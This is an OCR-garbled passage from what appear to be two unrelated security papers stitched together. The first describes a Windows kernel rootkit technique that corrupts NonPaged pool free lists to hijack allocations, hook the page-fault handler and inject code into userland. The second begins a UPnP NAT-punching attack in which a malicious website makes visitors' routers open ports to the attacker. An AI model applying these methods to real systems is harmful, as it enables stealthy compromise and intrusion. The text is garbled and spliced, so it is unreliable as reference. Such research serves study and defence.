   +0x5a0 PPNPagedLookasideList : [32]Đ
      +0x000 P : 0x819c6000 _GENERAL_LOOKASIDEĐ
      +0x004 L
                              : 0x8054dd00 GENERAL LOOKASIDEÐ
[...]Đ
kd> dt nt!_GENERAL_LOOKASIDEÐ
   +0x000 ListHead : _SLIST_HEADERĐ
   +0x008 Depth : Uint2BĐ
+0x00a MaximumDepth : Uint2BĐ
+0x00c TotalAllocates : Uint4BĐ
   +0x010 AllocateMisses : Uint4BĐ
   +0x010 AllocateHits : Uint4BĐ
   +0x014 TotalFrees
                          : Uint4BĐ
   +0x018 FreeMisses
                          : Uint4BĐ
   +0x018 FreeHits
                          : Uint4BĐ
   +0x01c Type
                           : _POOL_TYPEĐ
                           : Uint4BĐ
   +0x020 Tag
   +0x024 Size
                          : Uint4BĐ
                          : Ptr32
   +0x028 Allocate
                                       void*Đ
   +0x02c Free : Ptr32 vo:
+0x030 ListEntry : _LIST_ENTRYĐ
                                       voidĐ
   +0x038 LastTotalAllocates : Uint4BĐ
```

```
+0x03c LastAllocateMisses : Uint4BĐ
+0x03c LastAllocateHits : Uint4BĐ
+0x040 Future : [2] Uint4BĐ
```

Lookaside tables permit faster block retrieving than typical double linked Đ list. For this optimization lock time is really important and a single Đ linked list is a faster mechanism than software locking. Đ ExInterlockedPopEntrySList function is used to pop an entry from a single Đ linked list using hardware locking instruction "lock".Đ

PPNPagedLookasideList is the lookaside table we were talking about. It Đ contains two lookaside lists P and L. Depth field of the GENERAL_LOOKASIDE Đ structure defines how many entries can be in ListHead single list. The Đ system updates regularly the depth using different counters. The update Đ algorithm is based on processor number and is different for P and L. Depth Đ of the P list is updated more frequently than L list as it optimizes Đ performances on very small blocks.Đ

The second table depends how many processors are used and how system D managed them. Allocation system walk it if size is inferior or equal to D 4080 bytes or if lookaside research failed. Even if target table can D change, it always has the same POOL_DESCRIPTOR structure. On single D processor, a variable called PoolVector is used to retrieve D NonPagedPoolDescriptor pointer. On multi processor, the D ExpNonPagedPoolDescriptor table has 16 slots containing pool descriptors. D Each processor PRCB points on a KNODE structure. A node can be linked on D more than one processor and contains a color field used as an index in D ExpNonPagedPoolDescriptor. Next figures illustrate this algorithm.D

```
PoolVectorĐ
+----+Đ
| NonPaged | -----> NonPagedPoolDescriptorĐ
|----+Đ
| Paged |Đ
+----+Đ
```

[Figure 1 - Single processor pool descriptor]Đ

Ð

Ð

Ð

Processor #1Đ +----+D ExpNonPagedPoolDescriptorĐ +----+Đ PRCB ----\ /----> SLOT #01 |Đ SLOT #02 +----+ SLOT #03 /----/ SLOT #04 KNODE SLOT #05 SLOT #06 SLOT #07 ---> +-----+ Proc mask Ð | color (01) --/ Ð SLOT #08 Ð SLOT #09 Ð SLOT #10 Ð SLOT #11 Ð SLOT #12 Processor #2 ΙĐ SLOT #13 Ð SLOT #14 Ð PRCB ----/ SLOT #15 ĺĐ SLOT #16 D

[Figure 2 - Multiple processor pool descriptor]Đ

```
Ð
A global variable ExpNumberOfNonPagedPools defines if multi processor case Đ
is used. It should reflect processor number but it can change between Đ
operating system versions.Đ
The next dump shows POOL_DESCRIPTOR structure from windbg.Đ
kd> dt nt!_POOL_DESCRIPTORĐ
   +0x000 PoolType
                     : _POOL_TYPEÐ
                          : Uint4BĐ
   +0x004 PoolIndex
                          : Uint4BĐ
   +0x008 RunningAllocs
   +0x00c RunningDeAllocs : Uint4BĐ
   +0x010 TotalPages
                          : Uint4BĐ
   +0x014 TotalBigPages
                        : Uint4BĐ
   +0x018 Threshold
                          : Uint4BĐ
                         : Ptr32 VoidĐ
   +0x01c LockAddress
                        : Ptr32 VoidĐ
   +0x020 PendingFrees
   +0x024 PendingFreeDepth : Int4BĐ
   +0x028 ListHeads
                          : [512] _LIST_ENTRYĐ
Ð
Queued spinlock synchronization, part of HAL library, is used to restrict Đ
concurrency on a pool descriptor. It assures that only one thread and one \mbox{\it D}
processor will access and unlink an entry from a pool descriptor. HAL Đ
library changes on different architectures and what is a simple IRQL Đ
raising on single processor becomes a more complex queued system on Đ
multi-processor. For default pool descriptor, general NonPaged queued Đ
spinlock is locked (LockQueueNonPagedPoolLock). Else, a custom queued Đ
spinlock is created.Đ
The third and last table is shared by processors for size superior of 4080 Đ
bytes. MmNonPagedPoolFreeListHead is also used when others tables lack Đ
memory. It composed by 4 LIST_ENTRY each one representing a page number, Đ
except for the last one which holds all superiors pages kept by the system.Đ
Access to this table is guarded by general non paged queued spinlock Đ
also called LockQueueNonPagedPoolLock. During the free procedure of a Đ
smaller block, ExFreePoolWithTag merges it with previous and next free \Theta
blocks. It can create a block superior or equal to 1 page. In this case, Đ
the new block is added in the MmNonPagedPoolFreeListHead table.Đ
----[ 3.1.3 - Allocation and free algorithmsĐ
Kernel allocation does not change that much between OS versions but its Đ
algorithm is as hard as the userland heap one. In this part, we want to Đ
illustrate basic behavior between tables during allocation or free Đ
procedures. A lot of details have been thrown away such as synchronization Đ
mechanisms. Those algorithms will help you for the technique explanation Đ
but also understanding the basic elements of kernel allocation. Despite Đ
kernel exploitation is not part of this paper, pool overflow is an Đ
interesting topic that needs understanding of some part of this algorithm. Đ
NonPaged pool allocation algorithm (ExAllocatePoolWithTag): Đ
Ð
    IF [ Size > 4080 bytes ]Đ
      ſĐ
        - Call the MiAllocatePoolPages functionĐ
          - Walk MmNonPagedPoolFreeListHead LIST_ENTRY table.Đ
          - Retrieve memory from hardware if necessary.Đ
          - Return memory page aligned (without header).Đ
      ]Đ
Ð
    IF [ Size <= 256 bytes ]Đ
```

```
[Đ
        - Pop entry from PPNPagedLookasideList table.Đ
        - If something is found return memory block.Đ
      ĺĐ
Ð
    IF [ ExpNumberOfNonPagedPools > 1 ]Đ
      - PoolDescriptor from ExpNumberOfNonPagedPools and used indexĐ
        comes from PRCB KNODE color.Đ
    ELSEĐ
      - PoolDescriptor is PoolVector first entry, designed by symbolĐ
        as NonPagedPoolDescriptor.Đ
Đ
    FOREACH [ >= Size entry of PoolDescriptor.ListHeads ]Đ
      [Đ
        IF [ Entry is not empty ]Đ
          [Đ
            - Unlink entry and split it if neededĐ
            - Return memory blockĐ
          ]Đ
      ]Đ
Ð
    - Call the MiAllocatePoolPages functionĐ
      - Walk MmNonPagedPoolFreeListHead LIST_ENTRY table..Đ
      - Split it correctly to the right sizeĐ
      - Return new memory blockĐ
NonPaged pool free algorithm (ExFreePoolWithTag) :Đ
Ð
    IF [ MemoryBlock is page aligned ]Đ
      Œ]
        - Call the MiFreePoolPages functionĐ
          - Determine block type (Paged or NonPaged)Đ
          - Depending on how many blocks are kept inĐ
            MmNonPagedPoolFreeListHead, we release it to the hardware.Đ
      ]Đ
    ELSEĐ
      [Đ
        - Merge previous and next block if possibleĐ
Ð
        IF [ NewMemoryBlock size <= 256 bytes ]Đ</pre>
          ſĐ
            - Look at PPNPagedLookasideList entry depth and see if weĐ
              should keep it.Đ
            - We return if memory block is pushed into lookaside listĐ
          ĺĐ
Ð
        IF [ NewMemoryBlock size <= 4080 bytes ]Đ
          [Đ
            - Use POOL_HEADER PoolIndex variable to determine whichĐ
              PoolDescriptor must be used.Đ
            - Insert it in the proper LIST_ENTRY array entryĐ
            - If anything goes well, returnĐ
          ĺĐ
Ð
        - Depending on how many blocks are kept inĐ
          MmNonPagedPoolFreeListHead, we release it to the hardware.Đ
Đ
Paged pool algorithm is very different especially for page aligned blocks. Đ
Smaller size management should be not that far from NonPaged but in Đ
assembly code we definitely saw that NonPaged and Paged pool are totally Đ
```

separated. Once you know a little more about how NonPaged allocation works,Đ we can now talk about exploitation part. Đ ---[3.2 - Getting code execution abusing allocation codeĐ Our main goal is getting code execution on every allocation attempts for Đ NonPaged pool only. This result must be done only by changing data used by Đ targeted code. Our purpose is proving that kernel code can serve our Đ interest only by changing typical data environment. Our work is basedĐ on a new rootkit developed to gain control over NonPaged allocation.Đ We start with getting code execution for allocation superior or equalĐ to 1 page. As we saw on previous part, it concerns the third and last Đ table.Đ Ð ----[3.2.1 - Data corruption of MmNonPagedPoolFreeListHeadĐ MmNonPagedPoolFreeListHead conserves page aligned memory blocks to speed upĐ memory allocation. It links held memory block using a LIST_ENTRY structure.Đ This structure is common and use in Windows heap library for example.Đ kd> dt nt!_LIST_ENTRYĐ +0x000 Flink : Ptr32 _LIST_ENTRYĐ +0x004 Blink : Ptr32 _LIST_ENTRYĐ Ð MmNonPagedPoolFreeListHead access is protected by general NonPaged queued Đ spinlock LockQueueNonPagedPoolLock. It assures that only one thread and Đ processor can look and modify this structure.Đ So we need a way to get control over allocation and unlinking procedure Đ seems perfect. We can poison this linked list with a fake entry, with the \mathfrak{D} highest size possible, which unlinking will modify current executed code. Đ At kernel level, you can modify code as data without any protection issues.Đ Unlinking was used when heap exploitation started [20] but modifying code Đ was not possible from userland. As spinlock assures us exclusivity, there Đ is no risk on some race condition. The created "hook" would be dynamic and ${\tt D}$ code restored directly. Page guard protection reverse [18] shows that code Đ is only checked every 5 minutes. Whether a modification is found, real codeĐ is just replaced.Đ This method has plenty assets but also a lot of obstacles. Let start byĐ enumerating all those obstacles :Đ

- On a basic implementation of unlinking, list become unwalkable. $\mbox{\it D}$ It breaks most utilization of the table. $\mbox{\it D}$
- Pass through page cleaning methods and always be the first block on the $\mbox{\tt D}$ list otherwise we could miss some call. $\mbox{\tt D}$
- We break code path and sooner or later we must return as if ourĐ hijacking has never been there and everything goes fine.Đ
- Processor prefetch make self code modification dangerous.Đ

Unlinking gives us 4 bytes overwriting to build an opcode and create a D redirection. In our case, we influenced current context and a register D should point to the unlinked entry. We said should point without choosing aD single register because kernel changes between versions or service packs. D As soon as we discuss context, we will stay talking about general D situations. We choose to make a jmp [reg+XX] which is FF60XX in hex.D

This technique effectiveness lies on keeping the MmNonPagedPoolFreeListHeadĐ walkable. A double linked list, as LIST_ENTRY, is walkable if Flink is Đ correct. Therefore we can choose an address for Flink as 0xXXXX60FF and Đ

Blink will point to the code address. The Intel x86 architecture using Đ little endian our address is quite easy to found, we must check opcode Đ offset and discard too close possibilities. Next figure illustrates a Đ poisoned entry. $\bar{\text{D}}$ $\bar{\text{D}}$

```
MmNonPagedPoolFreeListHead[i]Đ
       Flink | ---\Đ
      -----|
     Blink
     +----+
  /----/Đ
       Poisoned entryĐ
     +----+D
      | PreviousSize : - |Đ
      -----+D
      PoolIndex : - |Đ
     +----+Đ
      | PoolType: NonPaged | Đ
      -----+Đ
      | BlockSize : i |Đ
     PoolTag : - |Đ
  \---> +-----------
      | Flink : 0xYYXX60FF | <-- \D
      -----
  X--- | Blink : 0x80YYYYYY |
     +----+
     Fake entry (0xYYXX60FF)Đ
     +----+
      | PreviousSize : - |Đ
     +----+Đ
     | PoolIndex : - |Đ
     +----+Đ
      | PoolType: NonPaged | Đ
     +----+Đ
      | BlockSize : < i |Đ
      PoolTag : - |Đ
  ---> +-----+Đ
      | Flink : 0x80.... | ---\Đ
      -----
   --- Blink : Poisoned
\-----/Đ
Unlinking instruction : mov [0x80YYYYYY], 0xYYXX60FFĐ
New Opcode after unlinking : jmp [reg+XX] (FF 60 XX)Đ
[ Figure 3 - Poisoned double linked list ]Đ
```

Ð

Ð

This figure shows a MmNonPagedPoolFreeListHead entry layout that assures Đ predicted unlinking and then code execution. We must maintain this layout Đ or we will lose our position. NonPaged blocks come from two different Đ virtual memory ranges. The second memory region start is stored in Đ MmNonPagedPoolExpansionStart. A cleaning function is called sometime to Đ

```
free blocks from the expansion NonPaged pool. To avoid this cleaning, we Đ
can use a Paged pool block locked. You can lock a memory block with theĐ
MmProbeAndLockPages function. This lock makes described memory region as Đ
resident. Another more discreet way is to remap a NonPaged block with the \ensuremath{\mathtt{D}}
function MmMapLockedPagesSpecifyCache. It is more discrete because this Đ
mapping would be just before expansion NonPaged pool memory range. UsingĐ
a locked Paged pool block creates an address totally differently. A quick Đ
look at those addresses between NonPaged ones show a clear difference.Đ
As virtual memory is very large, it does not take too much time to find {\tt D}
an address like 0xYYXX60FF. We will not unlock those pages until ourĐ
technique is running.Đ
To defeat code path issues we differentiate two different states. The firstĐ
state is when our block is selected. The second state is when our block is Đ
unlinked. If we were able to return to the first step with our next fake Đ
entry selected, we could continue walking code as normal. We achieve that Đ
by using a generic approach. At IRQL equal to DISPATCH_LEVEL, we corrupt a Đ
MmNonPagedPoolFreeListHead entry with some invalid pointers. With a hook onĐ
the page fault handler we are capable to see first and second stages, Đ
restore the right context each time and save context difference between Đ
those states. Đ
Assembly dump from MiAllocatePoolPages : Đ
Ð
          eax, [esi+8]; Stage #1 esi is selected block and esi+8 its sizeĐ
  lea
  cmp
          [eax], ebx
                       ; Check with needed sizeĐ
          ecx, esiĐ
  mov
          loc_47014BĐ
  inb
  [...]Đ
 Ð
loc_47014B:Đ
  sub
         [esi+8], ebxĐ
  mov
          eax, [esi+8]Đ
          eax, 0ChĐ
  shl
  add
          eax, esiĐ
          _MmProtectFreedNonPagedPool, 0 ; Protected mode, don't careĐ
  cmp
          [ebp+arg_4], eaxĐ
  mov
          short loc_47016EĐ
  jnz
  mov
          eax, [esi]
                         ; \ Stage #2Đ
          ecx, [esi+4]
                         ; | UnlinkingĐ
  mov
          [ecx], eax
 mov
                          ; | procedureĐ
 mov
          [eax+4], ecx
                          ; /Đ
          short loc 470174Đ
  qmj
Now let's see how it works during our test technique with interrupt faultĐ
handler (int 0xE) hooked :Đ
  lea
          eax, [esi+8]Đ
                       ; Stage #1 - Check with needed sizeĐ
                       ; ----> PAGE FAULT esi = 0xAAAAAAA | eax = esi + 8Đ
  cmp
          [eax], ebx
                             - We keep EIP and all registersĐ
                             - Scan all registers for 0xAAAAAAA +/- 8Đ
                               and correct the current context. Continue.Đ
          ecx, esiĐ
  mov
          loc_47014BĐ
  jnb
  [...]Đ
 Ð
loc_47014B:Đ
  sub
          [esi+8], ebxĐ
  mov
          eax, [esi+8]Đ
          eax, 0ChĐ
  shl
```

```
add
       eax, esiĐ
cmp
        _MmProtectFreedNonPagedPool, 0 ; Protected mode, don't careÐ
mov
        [ebp+arg_4], eaxĐ
        short loc_47016EĐ
jnz
        eax, [esi]
                       ; \ Stage #2 - Unlinking procedureĐ
mov
                       ; |Đ
mov
        ecx, [esi+4]
                          -----> PAGE FAULT ecx = 0xBBBBBBBBB
        [ecx], eax
                        ;
mov
                                               eax = 0xCCCCCCCD
                               - Keep EIP and sub this context fromĐ
                                 Stage #1 saved contextĐ
                                - Change fault registers and Đ
                                  structure pointers. Continue.Đ
mov
        [eax+4], ecx
                        ; /Đ
jmp
        short loc_470174Đ
 Ð
```

Fault addresses 0xAAAAAAA, 0xBBBBBBBBB and <math>0xCCCCCCCC must point on invalidD addresses to force a caught page fault. This test is made only once and D when we still have exclusivity on all processors. The int <math>0xE (page fault)D handler is restored just after.D

This generic technique permits us to restore a valid context just before Đ selected block size is checked. Once we get code execution, we apply Đ context difference, change the current block register and then return at Đ first stage address. It works well because our two stages are very close, Đ once a selected block size is checked, unlinking is directly made.Đ Đ

Given examples were based on a single LIST_ENTRY of the Đ MmNonPagedPoolFreeListHead table but you must poison all entries. If a Đ given entry is empty (except for our fake blocks), the algorithm tries Đ next the entry. It means we will be called more than one time per Đ allocation. We created a mechanism to manage multiple call on a single Đ allocation. If the first entry is empty, the second entry is used and so Đ on. Then we will be called twice or more. By checking current table, we Đ can predict a future code execution on the same allocation and avoid Đ executing payload more than one time per allocation request.Đ

Prefetch is a processor feature that retrieves more than a single Đ instruction from memory before it executes them. Some processor use a Đ complex branch prediction algorithm to fetch as much instruction as Đ possible. After some tests, we saw that processors invalidate code cache Đ when a modification occurs in cached memory addresses. Our driver supports Đ a case where code modification could be right after current instruction. Đ To achieve that we created a routine which calculates prefetch cache size Đ and consider it in next parts of our technique. We could also search Đ specifics instructions which clean prefetch cache like a far jump but it Đ can only be used as an option.Đ

This technique gives us code execution for NonPaged allocation superior or Θ equal to 1 page. It achieves that with a stealth hook, created by kernel Θ code and cleaned by our routine directly after. It's far from being Θ perfect as those allocations are not used that much. Next part describes Θ how this technique can be extended to gain control over all NonPaged pool Θ allocations. Θ

----[3.2.2 - Expend it for every sizeĐ

Others lists can not be hijacked the same way because synchronization $\mathbb D$ mechanisms are not exclusive. Changing some assembly code becomes tricky if $\mathbb D$ it can be executed by more than one thread at a time. Our method is $\mathbb D$ assuring our previous technique execution on any allocation. Once we have $\mathbb D$ control, we can find a way to retore ExAllocatePoolWithTag context with a $\mathbb D$

correct return value. We must do that without recoding a single line of $\mathfrak D$ memory allocator. It is possible to create our own allocator but Windows $\mathfrak D$ one is great and it will perfectly do the job for us. $\mathfrak D$

During allocation, the lookaside list is checked first. It will pop an Đ entry and if this entry is not NULL, use it. This entry comes from Đ GENERAL_LOOKASIDE ListHeader field. This field structure is SLIST_HEADER.Đ Đ

kd> dt nt!_SLIST_HEADER .Đ

+0x000 Alignment : Uint8BĐ

+0x000 Next :Đ

+0x000 Next : Ptr32 _SINGLE_LIST_ENTRYĐ

+0x004 Depth : Uint2BĐ +0x006 Sequence : Uint2BĐ

Ð

The ExInterlockedPopEntrySList function pops an entry from a SLIST_HEADERÐ structure. The Next field is a pointer to the next SLIST node (single Đ linked list). The Depth field represents how many entries are kept in the Đ list. ExFreePoolWithTag compare GENERAL_LOOKASIDE optimal depth with Đ current SLIST_HEADER depth. ExAllocatePoolWithTag does not check this Đ field and just looks if some entry can be popped out Next field. To stunt Đ allocation and free procedure on NonPaged lookaside table, we set Next Đ field to NULL and Depth field to 0xFFFF. This state will be preserved and Đ this table will not be used anymore. Đ

Our technique expansion relies entirely on subverting how the $\mathfrak D$ ExpNonPagedPoolDescriptor table is used. In the previous part, we explainedD global variable ExpNumberOfNonPagedPools involvement in this process. It $\mathfrak D$ is possible to expand number of NonPaged pools and then play with current $\mathfrak D$ KNODE color. During allocation, the KNODE color defines which pool $\mathfrak D$ descriptor is used. Then during free procedure, PoolIndex field of $\mathfrak D$ POOL_HEADER keep pool descriptor color. $\mathfrak D$


So we can use this nice feature to our advantage. Default KNODE color on $\mathbb B$ every processors would point on an empty pool descriptors. It will lead to $\mathbb B$ code execution using our base technique. If the function $\mathbb B$ MiAllocatePoolPages return address is not the one use for classical page $\mathbb B$ rounded allocation, we know that a smaller allocation occur. All we have $\mathbb B$ to do is switch PRCB KNODE pointer to a copy with custom color and recall $\mathbb B$ ExAllocatePoolWithTag. Everything related to allocation and block $\mathbb B$ management will be implemented as it needs to be even if it differs $\mathbb B$ between operating system versions. Returned blocks PoolIndex will point to $\mathbb B$ our own pool descriptor and free procedure, which will perfectly work. Lets $\mathbb B$ see how it will look on a single processor. $\mathbb B$

ExpNonPagedPoolDescriptorĐ

-	+	+ Đ	
	PREVIOUS POOLDESC	<	<pre>Kept for compatibility (0)Đ</pre>
	EMPTY POOLDESC	<	Default KNODE->color (1)Đ
		Ð	
		Ð	
		Ð	
		Ð	
		Ð	
		Ð	
		Ð	
		Ð	
		Ð	
		Ð	
		Ð	
		Ð	

This setup is just an example and you can manage the arrangement as you Θ want. We could transfer previous blocks from older pool descriptors in our Θ own and then receive free blocks. It is also possible to use multiple pool Θ descriptors and so on. Beware of system pool descriptor recycling as it can Θ leads to strange behavior specially on multi-processor architecture. Θ

Once we have our fresh allocated block, we must return at Θ ExAllocatePoolWithTag return address. MiAllocatePoolPages has been called Θ to retrieve a new page and fill the current pool descriptor with it. It's Θ obvious that we can't return normally and let page allocation occurs. On Θ Intel x86 architecture the stack is used to store local variables, Θ arguments and saved registers. The Windows compiler starts by reserving Θ local variable and then pushes each register before its modification. Θ The next figure shows our stack configuration once we have code execution. Θ



Ð

The restore assembly part shows correct assembly in current function which D perfectly restores the context. It does not correspond of the first series D of pop instruction before return. There is an important risk that some D register has not been pushed yet. It is possible to deduce the pushed D register number by looking at function prologue when stack variables are D reserved. In the Windows compiler, it's quite simple and we can easily D calculate the pushed register number. A simple disassembly analysis on D needed pop register number does the job. It must be done for D MiAllocatePoolPages and ExAllocatePoolWithTag. We change the return D

address stored in the stack and go to the deduced MiAllocatePoolPages Đ address. Last step is setting eax register for the return value. Both Đ functions return a value and preserve eax value. Our analyzer is dynamic Đ and registers each pop and its register. That why we can restore the Đ proper context even if it changes between versions.Đ

The Windows compiler is really easy to predict and does not create too $\mathfrak D$ strange assembly organization. This technique is theoretically possible $\mathfrak D$ on every assembly code that follow stdcall specification. The approach $\mathfrak D$ could differ on others compilers. $\mathfrak D$

---[3.3 Exploit our positionĐ

This article present a way of subverting the Windows kernel by modifying $\mathfrak D$ only data. No function pointers, no static hooking or others classical $\mathfrak D$ technique. It could exempt us of any other explanation. But it would not $\mathfrak D$ be complete without some concrete examples. I personally believe that the $\mathfrak D$ only limitation here is imagination. $\mathfrak D$

----[3.3.1 Generic stack redirectionĐ

Allocation occurs in so many places that you must rely on known context Θ and functions. Once everything is setup and before releasing exclusivity, Θ some stack redirection database can be created. Θ

The first way to do this is calling a handler if stack backtracing Đ reveals a specific function. Stack backtracing shows only return addressesĐ and not which function call it. Debuggers resolve those functions by deepĐ analysis or symbol checking. Implementing those features would take too Đ much time. So it's better to target a specific return address on Đ ExAllocatePoolWithTag stack frame. It will definitely improve check speed. Đ To do that, we indicates to our stack redirection API that we target a Đ specific function. Then launch a normal call or procedure that will lead toĐ our function. Every allocation during this time will show important Đ backtrace stacks.Đ

Let say, we target an IRP and we know which function handles it by looking $\mathfrak D$ at IRP dispatch table. We also know by reversing that it will allocate a $\mathfrak D$ NonPaged block. Launching an I/O request, our API could register some $\mathfrak D$ NonPaged call and recognize later. $\mathfrak D$

In the wild, it will call the appropriate handler with sub context $\mathfrak D$ information. Sometimes getting a context is not enough. The second way $\mathfrak D$ stays on same principles but modifies the stack to assure our handler is $\mathfrak D$ called once the function end. Efficiency depends on what is your target $\mathfrak D$ and how you modifying it. $\mathfrak D$

----[3.3.2 Userland process code injectionĐ

This technique can be also used to inject code in userland to subvert $\mathfrak D$ trusted applications. NonPaged allocation occurs a lot in kernel mode and $\mathfrak D$ it happens in every process. Some kernel drivers like win32k.sys call $\mathfrak D$ userland many times. This call is achieve by the function $\mathfrak D$ KeUserModeCallback [35]. It modifies userland stack to switch temporarily $\mathfrak D$ for a call in userland. Available functions are limited by a table. $\mathfrak D$

Userland injection from kernel should not be resident and only concernĐ known trusted application as browsers. Injection can be done on Đ explorer.exe as well to launch an hidden instance of a trusted program.Đ KeUserModeCallback algorithm can be easily remade or copied then Đ relocated.Redirection table could be subverted to redirect the call. We Đ

can also think about exploiting userland calls. It does not make any sense $\mbox{\it D}$ to add checks on those available functions. $\mbox{\it D}$

--[4 - DetectionĐ

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This article does not try to convince you that subverting IDT or Đ allocation mechanism using advanced technique is the future. Most detectionĐ tools only indicate if a rookit may or may not be in this computer. It has Đ pains identifying which module is responsible. It detects antivirus or Đ firewall as rootkits. A protection layout could detect itself as a rootkit Đ because it does everything a rootkit does and so does not ask it to block Đ or uninstall a rootkit. Rootkit papers demonstrate so many great ways to Đ easily bypass those protections. But we don't see much those techniques in Đ the wild, simply because rootkits don't need them for the moment. Đ

Detect software behavior modification could be part of a Verifiable Đ Operating System [36]. It will involve basic checks on known memory Đ structures. Checks integrity of LIST_ENTRY structures and correct them ifĐ needed. We can blame rootkit protections as much as we want but detecting Đ rootkits on a closed operating system is almost impossible. Gives more Đ information for kernel components will certainly leads to more Đ sofisticates attacks. In the other hand, it could reduce attack surface. Đ It is specially true on a defence oriented operating system. Next Đ protection improvements should come from the operating system itself.Đ Đ

Our attacks could be blocked using targeted protection such as signatures. Θ An attack is defined as how many times it takes to create a generic Θ protection. In this area, Patchguard is an important improvement. Θ

--[5 - ConclusionĐ

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This papers techniques were made to show that elegant software hijacking D can still evades most protections and avoid any performance issues or D unstable behaviors. Even though, these techniques are hardly reliable andD should be considered only as a technical proof of concept. New protectionsD are not efficient enough or present. They do not represent a threat forD a rootkit which targets millions of computers. Reversing is an important D tool in improving software rootkits techniques. Detecting that a rootkitD is present should not be enough. A protection which cannot uninstall aD rootkit or prevent infection is useless. Drivers signatures was a good D idea as it was designed to stop current infections entries. But infectionD prevention includes local kernel exploitation. Generic detection of those D attacks would need an important improvement in anti-rootkits protections D and operating system design.D

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- --[1 Introduction / An overview of NAT and UPnP.

Welcome reader, this paper is a short attempt at documenting a practical technique we have been working on. Although our technique uses very similar technology to many other attacks, we have not seen this documented in such a manner before, nor have we seen a practical implementation in the wild. This paper is therefore designed to accommodate this.

Our technique allows the attacker (us) to craft a website which, when visited, will cause the victim to inadvertently forward any port of our choice through their NAT, allowing us to connect directly to them inside their private network via UPnP.

Before we launch into the specifics of the technique, or our implementation details, you must first be familiar with a couple of fairly straight forward concepts. These are: "Network Address Translation" (NAT) and "Universal Plug and Play" (UPnP).

Hopefully most people reading this paper are already familiar with NAT. For those who arn't, NAT basically allows several machines to share a single IP address without conflict. This means that a single computer or router acts as a gateway for several other computers. To learn more about the specifics of NAT read the RFC in the references section [1].

For a typical home user, NAT is implemented by their DSL modem/router and is fairly seamless. The internal IP address is assigned by a DHCP service on the router and internal users are almost never aware of their external address.

It is a common misconception that NAT provides an impenetrable security layer for the internal hosts. Often this leads to a more lapse security policy for internal machines, and a nice gaping hole for anyone who manages to penetrate the outer shell.

It is very common to find publicly accessible smb shares or poorly patched services etc. using our technique.

The other concept which you must be familiar with before we can get into the (hopefully) interesting section of this paper is "Universal Plug and Play ", UPnP.

Universal Plug and Play (UPnP) is a set of protocols which were consolidated by the UPnP forum. The general theme which all these protocols have in common is that they allow for seamless implementation of networks and data communication.

The major feature of this protocol suite which is of interest to us in the context of this paper is the NAT punching functionality.

This feature describes how a gateway can parse various protocols passing through it in order to forward ports through the NAT to the internal service. It is designed in order to allow any host behind the NAT to request that a port be opened up in the outer layer, and any traffic received on this port will be forwarded through to the internal machine, creating new channel for communications. This functionality allows protocols such as FTP/SIP/etc to function. In these cases the gateway responsible for NAT will parse the protocol stream looking for requests for a separate channel to be created. It will then search and replace the IP and port values as they pass over the wire, replacing them with the external values. Thus, the other end of the transaction knows to try to connect to the external IP address and port, rather than the internal values.

It is very common currently for most household ADSL/modems and routers to ship with UPnP enabled by default. Also the Linux kernel supports UPnP with ipfilter, however this isn't a default config option and only really active when using a Linux box as a gateway device.

It's this feature that we are able to exploit in order to create the forwarding of our choice, allowing us access any specific port on a host behind the NAT directly, regardless of the fact the NAT is there.

--[2 - Implementation Specifics

In this chapter we will try to provide a detailed overview of our technique itself and discuss our implementation details. We will try to explain the criteria for selecting each of the protocols and technologies we used for implementing each component of our technique.

For those of you familiar with the technologies associated with our implementation, the overview below should be enough for you to implement our technique by yourself. However we would like to note that our technique can be implemented in other ways, and our implementation serves as just one example. We will only discuss the various technologies used by felinemenace throughout the rest of this paper.

The basic premis of our technique is to encapsulate one protocol (specifically one of the protocols which are handled by UPnP NAT Punching functionality) within a second, transport protocol. This way when the gateway see's the traffic it will interpret the encapsulated protocol string as a request to open a port, and act accordingly.

Our implementation begins by convincing the victim to visit a website of our choice. This can be accomplished via social engineering, cross site scripting, phishing, baiting, banner ads, etc. Once the victim

has accessed our site, we have enough control over their browser in order to redirect it to any port of our choice, on any address. This flexibility allows us to accomodate almost any choice of protocol to be encapsulated within the web session. The aformentioned behaviour makes (in the author's opinion) the use of HTML/Javascript, as a delivery mechanism, to be a very effective choice.

When the victim accesses the website a fake (bait) web site is displayed to them. This is done so as not to encourage the user to immediately close the page upon load.

From this stage the attacker uses one of the various methods of browser redirection, HTTP response, javascript redirection etc. in order to redirect the victim's browser to a port of the attacker's choice. We chose JavaScript since a large portion of the technique was already written in JavaScript. This is documented in the HTML section of the paper.

The attacker chooses a port which corresponds to a particular protocol that performs a data transfer out of band with the initial communication. In our case we chose the DCC feature from the IRC protocol. [3] Our reason for choosing this protocol was simply because we were already familiar with it however, any protocol which fits this criteria is fine. The attacker then (using the JavaScript running on the victims computer at this stage) forces the victim to send text from the appropriate protocol, (DCC in our case) back to the attacker. If the gateway device responsible for NAT has UPnP features enabled, this will cause the device to open up a hole (as mentioned previously) and grant the attacker direct access to the local machine behind the NAT.

By redirecting multiple times, an attacker is able to open up a range of ports, to portscan the host, or connect to any service running on the local machine.

We have provided an implementation of this for you to use, however obviously writing your own will make it less detectable / more useful.

Now that we've looked at the technique from a high level breakdown we will dive deeper into each of the technologies which come together to make our technique work.

To summarize this section, the following technologies will be covered by this paper:

- o IRC Protocol: DCC
- o A Java Applet.
- o HTML with JavaScript.
- o Python code to ./scriptkiddify the whole process up.

The rest of this chapter has been broken down into a walkthru of the in's and out's of each of the technologies mentioned, and how we can manipulate them to our desired end.

Each of the following sections will describe a single technology, and how we used it.

--[2.1 - Implementation specifics: IRC Protocol: DCC

The first step in our implementation is to find a protocol which requires a separate socket connection in order to communicate directly with an end user.

While, as mentioned previously, there exist a multitude of protocols which fit our criteria, for the sake of this paper we will demonstrate one in particular, RFC-1459 [3] Internet Relay Chat.

While i'm sure that most people reading this paper are already intimately familiar with IRC, i will give a brief rundown on the aspects of the protocol which are interesting in the scope of this paper.

Basically IRC requires that each client connects to a central server, typically on port 6667. When one client wishes to send a message to another they send a message to the server using the existing socket connection they have open. The server then forwards this message on to the target client.

